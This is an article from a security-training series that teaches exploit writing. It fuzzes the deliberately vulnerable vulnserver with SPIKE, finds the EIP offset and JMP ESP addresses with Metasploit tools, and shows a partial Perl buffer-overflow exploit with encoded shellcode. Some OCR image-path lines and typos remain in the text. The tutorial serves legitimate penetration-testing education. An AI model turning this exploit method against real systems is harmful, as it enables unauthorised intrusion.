Exploit writing tutorial: Part 1

Karthik R, Contributor

Read the original story on SearchSecurity.in.

As security professionals we regularly use readily available exploits, but at times we may have to actually write an exploit for specific requirements. In the first part of our exploit writing tutorial, we will explore the different classifications of vulnerability discovery, aspects of fuzzing, and devise practical approaches from available theory.

A software testing technique which works on the basis of attaching random data ("fuzz") to the target program's inputs is known as fuzzing. This works on the principle that "unexpected inputs yield unexpected results".

As detailed in the following table, vulnerability discovery is of two types:

White box testing	Black box testing
• Also known as glass box or open box testing. • Here we get to know the details of the system under test. In most cases, this aspect of vulnerability discovery covers static code analysis (source code). • This approach's main advantage is that the testers get a wide area of coverage, since the entire source code is under observation. • Testers should keep in mind aspects like compiler issues and implementation scenarios.	• The tester does not have internal working knowledge of the system. • Involves broad reverse engineering and fuzzing, • Fuzzing is relatively simple and realistic, but the coverage is smaller. Complex vulnerabilities are missed out.

In this part of our exploit writing tutorial, we will concentrate on how we can fuzz an application to write an exploit. Fuzzing is a very interesting research oriented area for security researchers, quality assurance teams and developers. Reactive fuzzing is an offensive technique used by the former, whereas the latter work on the principle of defensive mechanisms called proactive fuzzing. The various stages of fuzzing are described here.

1. **Identify the target**
2. **Identify inputs to the target**
3. **Generate fuzzed data**
4. **Execute fuzzed data**
5. **Monitor for exceptions**
6. **Determine exploitability**


Identify the target:

As I mentioned earlier on in this exploit writing tutorial, our target is an application. This application listens on the remote host for telnet clients. In this example, we have an attacker as the client to this vulnerable application running in the Windows OS environment.

Identify inputs to the target:

Inputs to our target are the packets sent from the client to port 9999, the target's default port. The client machine in this setup is a BackTrack machine loaded with various pen-tester tools. Given below is a screen-shot of the application with a BackTrack instance connected via telnet protocol.

In this part our exploit writing guide, we will use two commands within vulnserver called: STATS and TRUN. One is vulnerable and exploitable, the other is not.



Generate fuzzed data:

Since this is a network based test, we will use the famous SPIKE fuzzer. SPIKE allows us to understand network protocols and help us fuzz it in a better manner. SPIKE is available in BackTrack distros at /pentest/fuzzers/SPIKE/src/

The command used is:

./genric_send_tcp <target ipaddress> <target port> <spike script.spk> 0 0

On successful connection, the application returns a banner. Print this each time a packet is sent to the target. Let's now try sending packets on the STATS command using the above command.

Stats.spk looks something like this:

S_readline();


S_string("STATS");

s-string_variable("COMMAND ");

TRUN.spk has STATS replaced with TRUN. This completes generation of fuzzed data. The above command executes the fuzzed data.

SPIKE has scripting capabilities as seen in the above section. SPIKE takes care of block-based calculations and automatically generates fuzz strings required in the analysis.

STATS command runs into completion without any state of panic in the target system. A similar experiment with TRUN shows us that, the target system is in the state of panic with respect to this application, and has reached a state of failure.



This part of our exploit writing tutorial is where the game of analyzing a crash's exploitability begins. It's always a good practice for a pen-tester to analyze this using the debugger's crash log/dump file. From the crash, it can be deduced that this is the result of an overflow in the buffer/stack. This helps the pen-tester to check for attachment of post-exploitation payloads if the target is exploitable. Since this paragraph introduced many terms and phrases, it's time for some explanations.

If you start your analysis with a network protocol analyzer like Wireshark, it helps. We can determine the length of the string that caused the crash and see that the EIP (instruction pointer) is overwritten by our fuzzed string. This tells us that we can take over control of the program and alter its flow towards a shell code. Once we gain control over EIP, we can then determine the JMP instructions in the DLLs and ask the EIP to jump to the address where the shell code is hosted.

Shell code is a piece of code, which acts as the payload for an attack. We automate the whole process by writing a simple exploit script in Perl.

When dealing with shell code, bad characters act as spoilers. They are those characters that may fail the shell code during its execution. A very simple method to strip the shell code from bad characters is to encode it in various standard formats.

Handy tools in the process:

1. **Metasploit - Pattern create** script for creating unique pattern of required length.

The syntax for this is: pattern_create.rb <size of the string>

```
root@bt:/# pentest/exploits/framework/tools/pattern_create.rb 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
```

2. **Metasploit - Pattern offset** script to determine the required number of bytes for the EIp to be overwritten.

The syntax is: patter_offset.rb <specify the memory address of EIP at the state of panic)

```
root@bt:/# pentest/exploits/framework/tools/pattern_offset.rb 0x386f4337
2003
root@bt:/#
```

3. **Metasploit - PeScan** helps in identifying the JMP instructions in an application's DLL files. This can be run in a cygwin shell on Windows. BackTrack has a ready instance of this module.

```
$ ./msfpescan -j esp /cygdrive/c/Documents\ and\ Settings/vv/My\ Documents/Downloads/vulnserver/essfunc.dll

[/cygdrive/c/Documents and Settings/vv/My Documents/Downloads/vulnserver/essfunc.dll]
0x625011af jmp esp
0x625011bb jmp esp
0x625011c7 jmp esp
0x625011d3 jmp esp
0x625011df jmp esp
0x625011eb jmp esp
0x625011f7 jmp esp
0x62501203 jmp esp
0x62501205 jmp esp
```


4. **Perl scripting** – Scripting an exploit in Perl is simple and easy. It can handle memory exceptions and values in a robust manner.

```
#!/usr/bin/perl
use IO::Socket;

$header = "TRUN /.:/";
$junk = "\x41" x 2003;
$eip = pack('V', 0x625011af);
$nop = "\x90" x 20;

$shellcode = "\x89\xe1\xd9\xc4\xd9\x71\xf4\x5e\x56\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x4d\x59\x33\x30\x45\x50\x33\x30\x53\x50\x4b\x39\x4a" .
"\x45\x36\x51\x49\x42\x53\x54\x4c\x4b\x30\x52\x50\x30\x4c" .
"\x4b\x50\x52\x44\x4c\x4c\x4b\x56\x32\x42\x34\x4c\x4b\x34" .
"\x32\x51\x38\x44\x4f\x4e\x57\x50\x4a\x56\x46\x56\x51\x4b" .
"\x4f\x50\x31\x39\x50\x4e\x4c\x37\x4c\x53\x51\x43\x4c\x43" .
"\x32\x46\x4c\x37\x50\x4f\x31\x48\x4f\x54\x4d\x33\x31\x38" .
                    [ Read 54 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

5. **Debuggers - Ollydbg** and **windbg** to analyze the crashes and dumps.



As you can see, various fuzzing processes can be accomplished using BackTrack and Metasploit. Metasploit has many integrated payloads, which can help white-hat hackers. In the following installments of our exploit writing tutorial, we will learn how to generate shell code, encode them in various formats, and remotely access a system from our custom exploit code.

>>Read the second tutorial in this series on advanced exploit writing here<<

About the author: ***Karthik R*** *is a member of the NULL community. Karthik completed his training for EC-council CEH in December 2010, and is at present pursuing his final year of B.Tech. in Information Technology, from National Institute of Technology, Surathkal. Karthik can be contacted on rkarthik.poojary@gmail.com. He blogs at http://www.epsilonlambda.wordpress.com*

You can subscribe to our twitter feed at @SearchSecIN. Read the original story on SearchSecurity.in.

More Tutorials

- Comprehensive tutorials for the infosec pro
- Metasploit tutorial part 1: Inside the Metasploit framework
- BackTrack 5 tutorial Part I: Information gathering and VA tools
- What is Wireshark?
- Burp Suite Guide: Part I – Basic tools